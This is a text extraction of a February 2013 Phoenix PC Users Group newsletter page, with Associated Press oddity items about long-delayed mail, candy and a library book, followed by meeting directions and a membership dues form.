
Associated Press

Sooner or...(2) A Pennsylvania newspaper has just received a calendar to help ring in the new year — except the year is 1950. Scranton's Times-Tribune reports a mail carrier delivered it 63 years late without explanation. The large tube contained a 1950 Pennsylvania Railroad calendar addressed to the former general manager of The Scranton Times. The calendar includes a holiday greeting from a railroad executive dated December 1949. A U.S. Postal Service spokesman says lost mail is sometimes found when a machine is dismantled or office space is renovated. The current Times-Tribune publisher says he will see if the Steamtown National Historic Site railroad museum is interested in the calendar. If not, he'll display it in the newspaper's offices.

Associated Press



"HOW DID WE END UP WITH NINE PIECES OF ELECTRONIC EQUIPMENT AND 35 REMOTES?"



"Video games are fun, but it's good to get back to the basics!"

Sooner or...(3) It took 60 years, but a Minnesota man finally has his free candy bars. The St. Cloud resident received a package of candy last week after sending an email reminding Pearson's Candy Co. in St. Paul of the complaint he made as a teenager. In 1952, he was 14 when he bit into a nut roll and discovered a twig. He tells the St. Cloud Times he sent a letter to Pearson's "to obviously get some candy." He got a letter of apology from the son of one of the company's founders. But no candy. Last year he came across the letter, so he reminded the company about the candy. The candy arrived Friday. Now he jokes that he is not sharing the candy.


Associated Press

Sooner or...(4) A long overdue book has finally been returned to the New York Public Library — 55 years late. The Daily News says the biography of a 16th-century priest called "Fire of Francis Xavier" was checked out of the Fort Washington branch in upper Manhattan on April 10, 1958. The Library manager J tells the newspaper the book arrived at the library wrapped in a plain brown envelope with a check for \$100 to cover the dues inside. She says library records don't go back to 1958 and there's no way to trace who borrowed the book. She won't reveal the name on the check.

Associated Press

These Items are based on articles from the noted sources and have been adapted by the Editor.


HOW TO GET THERE



West Side Meeting

CollegeAmerica


9801 North Metro Pkwy E
 Phoenix
 go south on the frontage road
 turn right at the first driveway past
 Cheryll Drive
 CollegeAmerica is the white building
 on your right (north)



East Side Meeting

The University for Advancing Technologies

2625 W Baseline Rd, Tempe
 South side of Baseline Rd, one
 block west of Fry's Electronics.



Fountain Hills Meeting

Fountain Hills Library
12901 N La Montana Dr, Fountain Hills

Just west of the fountain.
 Co-located with the Fountain Hills
 Library and Museum.

MEMBERSHIP DUES

The Official Policy of the Phoenix PC Users Group is that we do not condone software piracy in any form.

*DUES \$36
THROUGH
DEC 31, 2013*

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First: (Print Legibly) _____ Initial: ___ Last: _____

Address: _____

City, State: _____ Zip Code: _____

Phones — Home: _____ Cell: _____ Work: _____

Please note: We **do not** share phone numbers outside the club, and will generally only use your phone information, if we cannot contact you in timely fashion, via e-mail, or the club website.

Receive Electronic newsletter in place of printed one? Yes No

E-mail address: _____ (Print Legibly)

Signature _____ Date ___/___/___

Release my address to vendors ? Yes No Note: Phone numbers **will not** be listed.

May the club share your e-mail address with other members ? Yes No

With club approved vendors? Yes No

Please do not share my e-mail address.

Mail this completed form with payment to:

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Feb 2013

The Newsletter of the Phoenix Personal Computer Users Group
"Users helping users to understand computers"

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